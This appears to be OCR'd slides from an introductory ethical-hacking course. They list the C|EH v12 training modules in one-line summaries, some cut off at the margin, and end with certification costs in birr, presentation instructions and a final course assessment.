
20 Modules That Help You Master the Foundations of Eth Hacking and Prepare to Take the C|EH Certification Exam

Module 01 — **Introduction to Ethical Hacking**
Cover the fundamentals of key issues in the information s including the basics of ethical hacking, information securi relevant laws, and standard procedures.

Module 02 — **Foot Printing and Reconnaissance**
Learn how to use the latest techniques and tools to perfor printing and reconnaissance, a critical pre-attack phase o hacking process.

Module 03 — **Scanning Networks**
Learn different network scanning techniques and counter

Module 04 — **Enumeration**
Learn various enumeration techniques, such as Border Ga Protocol (BGP) and Network File Sharing (NFS) exploits, a countermeasures.



Module 05 — **Vulnerability Analysis**
Learn how to identify security loopholes in a target organization's network, communication infrastructure, and end systems. Different types of vulnerability assessment and vulnerability assessment tools.

Module 06 — **System Hacking**
Learn about the various system hacking methodologies—including ste- ganography, steganalysis attacks, and covering tracks—used to discover system and network vulnerabilities.


Module 07 — **Malware Threats**
Learn different types of malware (Trojan, virus, worms, etc.), APT and fileless malware, malware analysis procedure, and malware countermeasures.

Module 08 — **Sniffing**
Learn about packet-sniffing techniques and how to use them to discover network vulnerabilities, as well as countermeasures to defend against sniffing attacks.

Module 09 — **Social Engineering**
Learn social engineering concepts and techniques, including how to identify theft attempts, audit human-level vulnerabilities, and suggest social engineering countermeasures.

Module 10 — **Denial-of-Service**
Learn about different Denial of Service (DoS) and Distributed DoS (DDoS) attack techniques, as well as the tools used to audit a target and devise DoS and DDoS countermeasures and protections.

Module 11 — **Session Hijacking**
Understand the various session hijacking techniques used to discover network-level session management, authentication, authorization, and cryptographic weaknesses and associated countermeasures.



Module 13 — **Hacking Web Servers**
Learn about web server attacks, including a comprehensive methodology used to audit vulnerabilities in web server infr and countermeasures.

C|EH® v12 www.eccouncil.org/ceh

Module 14 — **Hacking Web Applications**
Learn about web application attacks, including a comprehen application hacking methodology used to audit vulnerabiliti applications and countermeasures.

Module 15 — **SQL Injection**
Learn about SQL injection attacks, evasion techniques, and S injection countermeasures.

Module 16 — **Hacking Wireless Networks**
Understand different types of wireless technologies, includi encryption, threats, hacking methodologies, hacking tools, V sedcurity tools, and countermeasures.


Module 17 — **Hacking Mobile Platforms**
Learn Mobile platform attack vector, android and iOS hackir device management, mobile security guidelines, and securit

Module 18 — **IoT and OT Hacking**
Learn different types of IoT and OT attacks, hacking method hacking tools, and countermeasures.

Module 19 — **Cloud Computing**
Learn different cloud computing concepts, such as containe and server less computing, various cloud computing threats, hacking methodology, and cloud security techniques and to

...

- From Now on you can do any cyber security consulting, Bug bounty as a partime job
- Also if you need to be a professional Cyber Security expert, you have the know-how you just need to dig a little big and take the exam for certifications.
- You can learn master's degrees on some universities too.
- Certificates
  - CEH - it is expensive(92,056birr) - Now OLD
  - eJPT - 10,836birr
  - OSCP- 81,220birr
  - CompTIA(pentest+) - 20,643birr
  - HTB CPTS/CBBH/CDSA - 25,000birr
  - A+, Security+ are more theoretical
  - CISSP - is for Cyber Bosses



Presentation Time.

- You will Share your slide on the screen, Try to Teach us about the protocol You Assigned.
- You have 10 mins
- We might have Questions
- Audiences
  - Take Notes
  - Learn From things they teach these protocols are protocols you will face on the cyber world

GTSTv1 Is Completed Officially!🔥

Hope it was Fun

Assessment Questions.

- There are 60 questions from our 2 month Class - 1:30 allowed
  - Includes from linux->bug bounty
- This will help you to test and know how much thing you have gathered from this course and helps me to know how much impactful i am.
- As a reward if you got greater 30% and total point of 60% above you will have a course completion certificate
  - “Geez Tech Security Testers Certificate”